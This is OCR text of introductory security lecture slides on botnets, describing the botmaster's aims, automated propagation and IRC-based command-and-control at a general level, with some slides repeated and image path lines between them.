
Botnets



Attacker ("botmaster") wants to control a large population of computers.

Botmaster can use (controlled) automated propagation methods to easily expand his bot "army"


Botnets



Attacker ("botmaster") wants to control a large population of computers.

Botmaster can use (controlled) automated propagation methods to easily expand his bot "army"

Botnets



Attacker ("botmaster") wants to control a large population of computers.


Botmaster can use (controlled) automated propagation methods to easily expand his bot "army"

Botnet Command & Control (C&C)

- Bot master needs a communication channel to command his bots
- Typically used Internet Relay Chat (IRC)
  - Distributed architecture
  - Resilient to failures in the network
  - Familiar to the hacker and "script kiddie" communities
- Recent examples have also used other means
  - The web
  - Twitter (?!?)
  - Instant messaging (AIM)

Botnet C&C

One infected machine hosts the IRC server



Botmaster's computer joins the channel just like any other bot

Botmaster sends commands to the channel

Bots parse commands and carry out instructions (send spam, scan for new victims, etc.)